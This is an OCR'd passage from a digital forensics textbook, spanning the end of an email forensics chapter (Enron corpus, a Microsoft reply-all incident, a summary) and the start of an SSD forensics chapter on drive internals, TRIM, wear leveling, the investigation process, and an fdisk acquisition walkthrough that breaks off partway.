


Figure 11-20. *Enron case autopsy results 3*

From a forensic perspective, the Enron email corpus is a data goldmine. From simple communication like lunch plans – to elaborate secret meetings – this was discussed in these emails. Forensic study of the corpus reveals many details about the company, its employees, and the environmental surroundings.

Email databases such as the Enron mail corpus is a rich source of Electronically Stored Information (ESI). This case revolutionized e-discovery practices all over. Due to this major incident and scandal, the e-discovery (a legal proceeding) industry boomed, seemingly overnight, in order to provide support to law firms and their clients in the burgeoning field of e-discovery. New companies came up and existing companies also added this as a part of their services. They drew on an array of sources services like photocopying, investigations, and analytic services; litigation support and case management services; and others. All these services were present before e-discovery became a big business. The volume (and profitability) of e-discovery services brought out many new firms, and it literally gave rise to an industry that today does billions of dollars of business annually.

New protocols were set in place for future investigators to conduct investigations with proper authority and create a strong case. The Enron mail corpus remains the biggest resource of e-discovery to be made public due to its nature.

Case Study: Microsoft Internal Spam

Microsoft employees found themselves trapped in a massive reply-all email thread due to a mistake made by an employee by making a change to Microsoft's GitHub account. This caused the system to send automatic messages to a huge base of around 11,543 Microsoft employees registered with this account.

This did not take much time before it turned to complete chaos. Some people replied to everyone in the e-mail thread asking to be removed; others cracked jokes to their captive audience; some begged their colleagues to stop replying or tried to offer useful advice to those stuck in the thread; even employees who managed to unsubscribe kept getting resubscribed.

Summary

In this chapter we learned the following:

- Phishing scams are primarily an email that leads to gather crucial and sensitive information such as credit card numbers, social security numbers, and bank account numbers, often used for misusing or selling the information illegally.
- Spam is unsolicited and unwanted email that we receive in our inbox. Spammers flood inboxes of thousands of recipients with 'Junk Mail.'
- Some Anti-Spam measures are Greylisting, Content Filtering, and Blacklisting DNS.
- Email bombing is a method in which the attacker floods the victim's mailbox with a surge of emails in a short duration. The aim of the attacker is to crash the mailbox with heavy traffic.
- Email forensics is the branch of cyber forensics that involves the use of tools and techniques to analyze and examine the contents and components of emails.

- Email headers are a critical source of information, which contain the metadata enclosed to each email and assists the forensics investigator in analyzing and examining the email artifacts.
- Email header analysis gives us information about the attacker, such as SMTP server detail, IP address of attacker and victim, timestamp when email was sent, and attachment file information.
- If the evidence email is confirmed as spam mail, the experts set bait to catch the culprit. This method is known as the bait method.

References

https://pdfs.semanticscholar.org/8625/a3b17d199e5cabbb796bad0df56a7979c77c.pdf
http://jpsra.am.gdynia.pl/upload/SSARS2016PDF/Vol1/SSARS2016-Charalambous.pdf
https://cyberforensicator.com/wp-content/uploads/2017/01/SSARS2016-Charalambous.pdf
https://emailheaders.net/forensic-email-search.html
https://punemirror.indiatimes.com/news/india/20-kilos-of-rdx-placed-in-your-hotel-send-5-cr/articleshow/32325429.cms

CHAPTER 12

Solid State Device (SSD) Forensics

In this chapter we are going to cover the following:

- Solid state drive (SSD)
- Comparison of SSD and HDD
- Forensics analysis of SSD
- SSD forensics milestones
- Case studies

Solid State Drive

Solid State Drive, better known by its acronym SSD, is a solid state device that uses an integrated circuit assembly for the purpose of data storage. It does not comprise any moving parts like its counterpart the Hard Disk Drive (HDD); hence it is known as solid state. SSD relies on Flash memory. SSD is not a technological evolution of a hard disk, it is indeed a completely new technology that imitates the behavior of the HDD. Figure 12-1 shows the pictorial representation of a 250 GB capacity Internal storage Samsung SSD.

> *SSDs are really hard to erase AND really hard to recover.*
>
> "SSD: New Challenges for Digital Forensics," by P. M. Bednar and V. Katos

Locard's principle states that the perpetrator of a crime would bring something to the crime scene and leave with something from it, and both can be used as forensics evidence. If anyone at all would have challenged the Locard's principle of exchange from a digital forensics point of view, it would then be the Solid State Devices (SSDs).

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9_12

Components of SSD

SSD is comprised of two main parts – the Controller and the Flash memory, along with a few other components that are set on a Printed Circuit Board (PCB), which is secured inside a case (Figure 12-1).




Figure 12-1. *Solid State Drive Internal Parts*

Controller

A Controller is an embedded processor that bridges the Flash memory components to the input and output interfaces. It executes the codes provided by the device's firmware (an unchangeable software programmed into a read-only memory (ROM)). It contains the microprocessor, error correction, buffer, and flash interface modules. The controller has the power to decide how the SSD would carry out its features such as reading, writing, error checking, garbage collection, erasing, wear leveling, etc. It performs the read and writes operations all over the memory chip. In modern SSDs, additional storage is available to the controller.

Flash Memory

The flash memory is a nonvolatile memory – that is, it retains memory after power is removed, and it deletes data at the block level. Data stored in a flash memory must be erased first, before any data is rewritten into those memories. Devices using flash memory wipe out data at the block level, and they rewrite data at the byte level or multiple-byte page level. SSD Memory uses NAND or NOR technology. NOR Flash chips are slower and offer limited rewrite endurance capability; therefore, NAND is the better offering used in the SSD. Flash memory in SSD is shown in Figure 12-2.

NAND Flash Memory

In NAND flash memory, the basic unit is the cell, each storing one bit, representing either 0 or 1. These cells are connected microscopically in a series and help reduce the physical size by only having one electrical connector between them. NAND flash memory performs sequential access on code areas and has a higher storage capacity. It performs fast read, write, and erase as compared to NOR memory and has an erase block range from 8K bytes to 32K bytes.

NAND acts as a disk drive as it also has serial memory where data is addressed and stored in blocks. NAND-based SSD's are designed to mimic a rotating magnetic disk offering faster access time. NAND comes in single-layer and multilayer cells. While enterprise SSD uses a single-layered NAND, which is faster and expensive, consumer grade SSD uses multilayer NAND, which is slower but economic.

SATA Interface

SATA (Serial Advanced Technology Attachment) is a computer bus especially for connecting mass storage devices to host systems. This interface was designed to be a much faster interface with a higher data rate on serial paired lines for transmitting and receiving data. SATA interface is shown in Figure 12-2.

SSD Concepts

Like any other storage media, SSD also has various functions like erasing, rewriting, etc., and processes like TRIM, Garbage Collection, and Wear Leveling. These are as described next.

TRIM

TRIM is a method of data removal in the SSD. TRIM function deletes the data blocks that are marked as 'deleted.' TRIM is an ATA command, which serves as a communication medium between the file level and the block level where it provides information to the SSD about the deleted files and will alert it to mark those pages as stale.

Reads and writes damage the flash memory, but because of the TRIM command, there is a lower rate of data being written on the drive as it informs the SSD about skipping the process of rewriting data until the next block is erased. This helps in increasing the life span of the SSD.

TRIM, along with garbage collection and the wear-leveling function, work together to increase the lifetime of the SSD.

Garbage Collection

It is one of the fundamental processes in SSD as NAND Flash-based devices cannot overwrite data that is already there and must go through an erase cycle. SSD first copies the data and writes it to empty pages of a different block. Then the cells of the new block are erased and new data is written. This is Garbage Collection. It is a background process, which works as a housekeeping service.

Wear Leveling

Wear leveling is a life-span protective technique that ensures that certain NAND blocks are not written or erased more often than the other blocks. Manufacturers employ this technique to increase the life of their product and counteract the degradation of the NAND flash. Wear leveling ensures balanced data distribution over the physical cells. Flash memory in SSD allows only a certain number of reading and writing processes – generally ranging from 10,000 to 100,000 cycles.

Wear leveling has two basic algorithms – Dynamic wear leveling and Static wear leveling

- **Dynamic wear leveling**: Here the blocks that undergo rewriting are repositioned to new blocks. The controller tracks the write/erase cycles for all blocks and selects one with the least number of write/erase cycles endured. It addresses the issue of repeated writes to the same block by redirecting new writes to a different physical block, avoiding an early wear out of the frequently used blocks.
- **Static wear leveling**: Contrary to dynamic wear leveling, all data blocks are evenly distributed and leveled including those whose data is not to be written. To evenly distribute data blocks the controller selects blocks from the static data pool with the lowest program/erase count and that block is swapped with the block in the free data pool with the highest program/erase count.

Dynamic wear leveling cannot guarantee even leveling as there may be data in the drive that may have remained unchanged for a long period of time. In such cases, the active, frequently used blocks will undergo wear leveling and the dormant ones may be untouched.

This is resolved by Static wear leveling, which includes the static data blocks. However, moving of static data will take time and energy and will also cost more program/erase cycles.

Overprovisioning

This is the extra storage capacity that is included in a solid state drive (SSD). SSD overprovisioning can increase the endurance of an SSD by distributing the total number of writes and erases across a larger population of NAND flash blocks and pages over time.

Maintaining integrity of SSDs due to garbage collection, secure delete, wear leveling, and data remapping is a serious issue that makes it more difficult and challenging for the forensics investigator to make the digital evidence accepted in a court of law since the hash values of the evidence keeps changing with time.

SSD Advantages

Various Advantages of using SSD are the following:

- It is much less likely to fail in extreme outdoor temperatures and conditions of vibration and shock, for example, when it accidentally falls.
- It does not require seek or latency time, significantly improving system boot and file access speed.
- It is more power efficient, particularly advantageous for mobile computing applications.
- It generates less heat and makes no noise.

SSD Disadvantages

Besides having a number of advantages in terms of faster access and many more unique features, SSD also has a few disadvantages as mentioned below:

- Existing data must be erased before reuse.
- Speed of erasure is slow.
- Erase cycles are limited (100,000).

SSD Data Wiping

Solid state drives (SSDs) are faster, more reliable, and more efficient than the Hard Disk Drives (HDDs). These two drives are created differently, and their data destruction processes are different as well. Some common methods for HDD data destruction are

Degaussing, shredding, and crypto-erasure, but these data destruction processes do not work for SSDs.

- Degaussing is ineffective on SSD because SSD uses integrated circuit assemblies to store data instead of storing it magnetically.
- Crypto-erase deletes all the security keys that hold data for data erasure. But it is not ideal for SSD because crypto-keys can be broken and data can still remain after the process.
- SSD are not fully destroyed by standard Hard Drive Shredders. Their IC chips can still remain intact, and information could be recovered.

Due to the structure of an SSD, many data destruction techniques are ineffective on it. Data erasure is the best way to wipe all the data from any SSD, and this method ensures data is completely removed from the drive. Data erasure overwrites the data in SSD as many times as possible and cleans the data all the way down into the overprovisioned cells and overwrites data within the uncompressible data stream.

SSD Forensics Milestones

As we are already aware and mentioned earlier, SSD Forensics is not as simple and straightforward as the traditional HDD, and it makes for a challenging task for forensics investigators.

There are various milestones to overcome while doing forensic analysis of an SSD. A few of the prominent ones are mentioned here:

- Wiping data using the ‘Secure Erase’ technique (i.e., a set of commands for SATA-based drives to completely overwrite all the data on a drive using binary one or zero) destroys digital evidence in a much faster timeline than with an HDD.
- The Integrated Drive Electronics (IDE) interface, often built on the motherboard itself, permits logical data reads, but it does not show the internal data structures.

- As there are no proper accepted standards in place as of yet, every manufacturer does as per their will. They also protect their implementation details from being read.
- Even in case of the device being rebooted, the 'TRIM' command, once triggered, cannot be stopped. They can't even be stopped by Write Blockers (devices that are used for acquisition of information on a drive without creating the possibility to accidentally damage or wipe the drive contents by only allowing read commands to pass – and they block any write commands, thus maintaining the integrity of the source).
- Wear Leveling impacts the integrity of the digital evidence. There is no immediate solution to this as of now.
- Compression algorithms are proprietary to the chipset manufacturer; hence there is no way to decompress data through an off-chip analysis.
- Due to the NAND flash technology used, we cannot use the same techniques as we use on the traditional Hard Disk Drives (HDDs).
- If carving and free space analysis is at all possible, it would be a daunting task.
- The effect of Secure Erase on SSD in Forensics can destroy digital evidence traces at a much faster pace than with a typical and traditional HDD. The Secure Erase just takes a few minutes rather than hours as in the case of HDD's, so there is a high probability that a cybercriminal can execute a secure erase command immediately, even before the acquisition of the system.

Comparison of SSD and HDD

A comparison of the HDD and SSD is required to understand why SSD is a more preferred choice for an end user, despite knowing the fact that SSD's are not the preferred medium for forensics analysis.

Table 12-1 shows comparisons between SSD and HDD,

Table 12-1. *SSD and HDD Compared*

Feature	SSD	HDD
Mechanism	NAND NOR Flash Memory	Magnetic rotating platters
Capacity	Up to 1TB (notebooks) Up to 4TB (desktops)	Up to 2TB (notebooks) Up to 10TB (desktops)
Durability	Shock-resistant	Fragile
Power consumption	Average 2W	Average 10W
Endurance	MTBF > 2 million hours	MTBF < 700,000 Hours
Noise	None	Present
Operating System Boot Time	Average of 10–15 seconds	Average of 30–40 seconds
File Opening Speed	30% faster than HDD	Slower than SSD
Speed	>200 MB/s	50–120 MB/s
Vibration	No Vibration	Moving parts cause vibration
Affected by Magnetism	No effect	Can erase data
Full Drive Encryption	Supported	Supported

Forensic Analysis of an SSD

The controller level working of HDD and SSD is different, but as a drive it functions in the same way. Computers identify both SSD and HDD as storage devices. Hence, we don't need a special protocol for the seizure of SSD devices; we follow the same steps as we did for HDD.

The forensics methodology and analysis are more or less similar to the HDD forensics analysis.

During any cybercrime investigation of a system with an SSD storage, there are many steps performed by a cyber forensic investigator, such as shutting down the computer by turning off the power supply to the system, safely detaching the SSD storage drive from the computer, using a write blocker to obtain a hash of the drive along with a forensics image of the drive without any tampering, and maintaining the integrity before analyzing the drive. Figure 12-2 shows steps performed by a forensic investigator for seizure of an SSD drive during an incident.




Figure 12-2. *Forensic analysis of SSD*

Figure 12-3 shows how forensic analysis on an SSD is done.




Figure 12-3. *Forensics Investigation Process of an SSD*

Let's go through each of these because there are some differences as compared to HDD.

Identification

Identification is the major step in the forensic examination process. The examiner needs to determine whether an SSD drive (storage device present in the system) is a potential source of evidence or not for the investigation.

Seizure

If the SSD drive has been confirmed as the potential source of evidence, seizure of the SSD drive is carried out by a forensic investigator. This is also shown in detail in Figure 12-3.

Imaging

A forensic image is bit by bit, sector by sector, also known as a bit stream copy or cloning the exact replica copy of the SSD. It includes all the files, folders, and unallocated, free, and slack space. Forensic images include all the files visible to the operating system along with deleted files and traces of files left in the slack and free space. There are various open source and commercial tools like dd, dcfldd, Access Data FTK imager, Dossier, FTK Tableau, etc., which can be used by the forensic investigator to obtain an image of the Solid State Drive under investigation.

Hashing

Hashing means the integrity by the use of hash functions to verify if a forensic image is identical to the source media (SSD) under investigation. There are various hashing algorithms that are commonly used, such as MD5 (Message Digest 5), SHA1 (Secure Hash Algorithm), SHA256, etc. Hashing is essential in any forensics investigations, because the hash verifies the integrity of the disk image. This is a very important phase since if the original SSD hashing and bit stream copy hash values are not the same, we cannot proceed further since it has been tampered with and thereby cannot be admissible in a court of law.

Analysis

Forensic analysis of an SSD is the in-depth analysis and examination of electronically stored information, with the motive of identifying information based on the scope of the investigation that may support or oppose matters in a civil or criminal investigation or court proceeding.

Similar to HDD, SSD also stores data using MFT (Master File Table) or FAT (File Allocation Table). Even if a file is deleted, it is only removed from MFT/FAT and, its space is made available for other files. Therefore, data might be present and available for recovery.

Report

When an investigation is completed, all the information about that investigation is reported in a form that is suitable for nontechnical individuals. These reports also include audit information and other meta-documentation. When completed, these reports are passed on to law enforcement agencies, who will then decide whether to use or present the evidence in court. Usually, the report package will consist of a conclusion drawn from the investigation, depending on the scope of the case, written by a qualified forensic investigator.

Preservation

The evidence must be preserved, and nothing should be done that may alter or tamper the evidence during the seizure or analysis process so that the best legal result will be obtained by analyzing a forensic image or copy of the device under investigation. The original evidence should be preserved until the complete case is over and closed.

Case Study: Acquisition of an SSD

For this scenario, we will first create a test drive and then perform acquisition of a SSD drive using the `dcfldd` command in Linux.

1. Boot Kali Linux on your system.
2. Open a terminal on the Kali Linux machine.
3. To see a list of drives attached to the system, enter the following command with root privilege:

   ```
   sudo  fdisk -l
   ```

In Figure 12-4, we can see two SSD drives on our Linux system. Linux stores the disk names in alphabetical order. Here `/dev/sda` is our first SSD drive or main drive on the system with 30GB storage, and there are three partitions in this drive: `/dev/sda1`, `/dev/sda2`, and `/dev/sda5`. `/dev/sdb` is our second SSD drive with 5GB storage and does not contain any partitions.




Figure 12-4. *Two SSDs are on the system*

4. For this example, we will use `/dev/sdb` SSD drive and we will create a new partition on this drive. To list the options to create a new partition in Linux, type this command (the results are shown in Figure 12-5).

    ```
    fdisk /dev/sdb
    ```




Figure 12-5. *The results of fdisk*

5. Press 'm' to display the menu. Figure 12-6 shows various commands that can be used to create a new partition on the disk.




Figure 12-6. *The help menu*

6. Type ‘p’ to print the partition table and press enter. The output will show that `/dev/sdb` is 5GB Disk with Sector size (logical/physical) of 512 bytes and Input/output size of 512 bytes, disklabel type is dos, and disk identifier is 0x75412dc6 (Figure 12-7).

```
Command (m for help): p
Disk /dev/sdb: 5 GiB, 5368709120 bytes, 10485760 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x75412dc6


Command (m for help): █
```

Figure 12-7. *The partition table*

7. To create a partition, enter ‘n’ for the entire drive (Figure 12-8).

```
Command (m for help): n
Partition type
   p   primary (0 primary, 0 extended, 4 free)
   e   extended (container for logical partitions)
Select (default p): █
```

Figure 12-8. *Creating a partition*

8. There are two choices for the partition type, that is, primary (default) or extended (containers for logical partition), so we are going to select the default partition. Enter ‘p’ for the default configuration.

9. You can select the partition number next. Type **`1`** to select the first partition. Your partition will be displayed as `/dev/sdb1` after successfully creating the partition (Figure 12-9).

```
Partition number (1-4, default 1): 1
First sector (2048-10485759, default 2048): █
